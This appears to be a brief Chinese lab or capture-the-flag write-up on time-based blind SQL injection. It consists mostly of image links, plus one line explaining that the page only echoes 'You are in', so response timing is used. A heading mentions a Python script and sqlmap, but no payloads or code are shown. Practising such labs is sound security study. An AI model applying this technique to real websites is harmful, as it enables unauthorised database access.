时间注入(盲注)
##一.题目概述



页面回显只有You are in………..,无从下手,只能尝试时间注入,观察页面访问的时间

##二.Python脚本与sqlmap运用

